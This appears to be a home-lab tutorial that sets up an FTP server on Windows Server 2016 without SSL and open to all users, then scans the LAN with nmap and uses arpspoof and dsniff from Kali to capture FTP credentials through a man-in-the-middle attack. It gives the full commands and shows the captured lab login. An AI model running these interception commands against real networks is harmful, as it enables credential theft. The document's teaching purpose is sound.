




1. Now Select the server and click on Next




1. Choose the Web Server IIS option




1. Click On Add Features




1. Click On Next







1. Choose FTP Server Option and tick all check boxes under it.



1. And then click on Install and wait for it to be installed.





10) Once it is installed Click on close



11) Now click on Tools and in Tools click on Internet Information


Service (IIS) Manager




12) Right Click on the server name and click on Add FTP site 

13) Enter Site name and choose the site path as ftproot and after that


click on OK and then Next



14) Select No SSL and click on Next


15) Select Basic in Authenticaton, Select All Users in Allow access to:

and check for read and write under permissions and then click on

Finish.

Now FTP server is setup.

Now in Kali VM start nmap scan to find out on which server FTP is enabled nmap -vv -F 192.168.0.\*. This will scan all networks in my LAN.



As we can see in above image nmap found one IP on which FTP is running, that is our 2016 server.

Now install dsniff on kali to capture ftp credentials

sudo apt install dsniff

Once dsniff is installed run these commands

sudo echo 1 > /proc/sys/net/ipv4/ip\_forward

sudo sysctl -w net.ipv4.ip\_forward=1


Once this is done start the MITM attack on victim machine

sudo arpspoof -i eth0 -t <target-machine-IP> -r <host-machine-IP>




Start dsniff on other terminal and wait for host machine to login and exit ftp server

sudo dsniff



As soon as user exits the ftp server we will we get its credentials on our Kali VM




Hence username is HyperNova and password is tryhackme

